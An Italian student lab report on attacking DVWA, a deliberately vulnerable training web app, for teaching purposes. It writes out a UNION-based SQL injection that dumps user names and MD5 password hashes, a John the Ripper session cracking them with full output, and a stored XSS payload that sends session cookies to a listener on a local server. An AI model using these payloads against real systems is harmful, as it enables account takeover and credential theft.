


Report Venerdì 12-08-22

Eseguito da Ivona Kovacevic

Sicurezza - low

Impostiamo la sicurezza della DVWA a “low” così da poter accedere con maggiore facilità.


La DVWA è un software fatto appositamente **vulnerabile** per poter essere attaccato in laboratorio virtuale a scopo didattico.



SQL Injection blind: ' UNION SELECT user, password FROM users#

L'esercizio consiste nel scoprire le password e cercare di craccarle.

Con questo comando abbiamo trovato il nome e la password sotto forma di codice hash, che andremo a decrittare con **John the Ripper**.



The screenshot shows the DVWA web application interface. The top navigation bar includes links for Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection (Blind)". It features a "User ID:" label, a text input field, and a "Submit" button. Below the input field, the results of the SQL injection are displayed in red text, showing the first name and surname for five different user IDs. The results are as follows:

User ID	First name	Surname
' UNION SELECT user, password FROM users#	admin	5f4dcc3b5aa765d61d8327deb882cf99
' UNION SELECT user, password FROM users#	gordonb	e99a18c428cb38d5f260853678922e03
' UNION SELECT user, password FROM users#	1337	8d3533d75ae2c3966d7e0d4fcc69216b
' UNION SELECT user, password FROM users#	pablo	0d107d09f5bbe40cade3de5c71e9e9b7
' UNION SELECT user, password FROM users#	smithy	5f4dcc3b5aa765d61d8327deb882cf99

At the bottom, there is a "More info" section with three links:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://www.unixwiz.net/techtips/sql-injection.html>

Ho creato un file .txt, dove ho inserito l'id degli user e le rispettive password, in codice hash. A destra possiamo vedere come abbia decriptato le password grazie al software John the Ripper. I codici utilizzati sono i seguenti:

- john
-format=raw-md5 (path del file)
- john
-format=raw-md5 --show -- (path del file)

```
~/Desktop/pass.txt - Mousepad
File Edit Search View Document Help
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
6
```

```
kali@kali: ~
File Actions Edit View Help
$ john -format=raw-md5 -- /home/kali/Desktop/pass.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 12 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (admin)
password      (smithy)
abc123        (gordonb)
letmein       (pablo)
Proceeding with incremental:ASCII
charley       (1337)
5g 0:00:00:01 DONE 3/3 (2022-08-12 09:31) 4.000g/s 145812p/s 145812c/s 159572C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.


(kali@kali)-[~]
$ john -format=raw-md5 --show -- /home/kali/Desktop/pass.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password
```

XSS Stored - Cookies

Il secondo esercizio consiste nell'intercettare i cookie di sessione. Ho avviato un server con il comando:

```
python3 -m http.server  
--bind 127.0.0.1 9000
```

E poi ci spostiamo sulla DVWA nella parte di XSS stored.



Ho utilizzato anche altri comandi in questo esercizio:

```
<script>alert(document.cookie)</script>
```

Intercettati i cookie, abbiamo lanciato un secondo comando:

```
<script>window.location='http://127.0.0.1:9000/?cookie=security=low;PHPSESSID=30936ed20d41c0142cf26b03d493e518' + document.cookie</script>
```

